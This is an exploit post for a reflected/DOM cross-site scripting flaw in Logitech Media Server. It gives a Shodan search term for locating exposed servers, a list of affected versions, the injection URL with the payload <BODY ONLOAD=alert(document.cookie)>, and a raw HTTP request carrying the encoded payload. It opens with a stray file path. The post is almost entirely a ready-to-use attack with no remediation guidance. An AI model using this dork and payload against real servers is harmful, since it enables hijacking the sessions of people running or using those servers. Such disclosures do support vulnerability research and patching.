
Exploit Title: DOM Based Cross Site Scripting (XSS) - Logitech Media Server
Shodan Dork: Logitech Media Server
Date: 14/10/2017
Exploit Author: Thiago "THX" Sena
Vendor Homepage: https://www.logitech.com
Tested on: windows 10

[PoC]

- First you go to (http://IP:PORT/)

- Then put the script (<BODY ONLOAD=alert(document.cookie)>)

- (http://IP:PORT/<BODY ONLOAD=alert(document.cookie)>)



- Xss Vulnerability

[Versions tested (Vulnerability)]

- 7.7.3
- 7.7.5
- 7.9.1
- 7.7.2
- 7.7.1
- 7.7.6
- 7.9.0

[Request]

GET /%3Cbody%20onload=alert('Xss')%3E HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

Cookie: Squeezebox-expandPlayerControl=true; Squeezebox-expanded-MY_MUSIC=0; Squeezebox-expanded-RADIO=0; Squeezebox-expanded-PLUGIN_MY_APPS_MODULE_NAME=0; Squeezebox-expanded-FAVORITES=0; Squeezebox-expanded-PLUGINS=0

Connection: close

Upgrade-Insecure-Requests: 1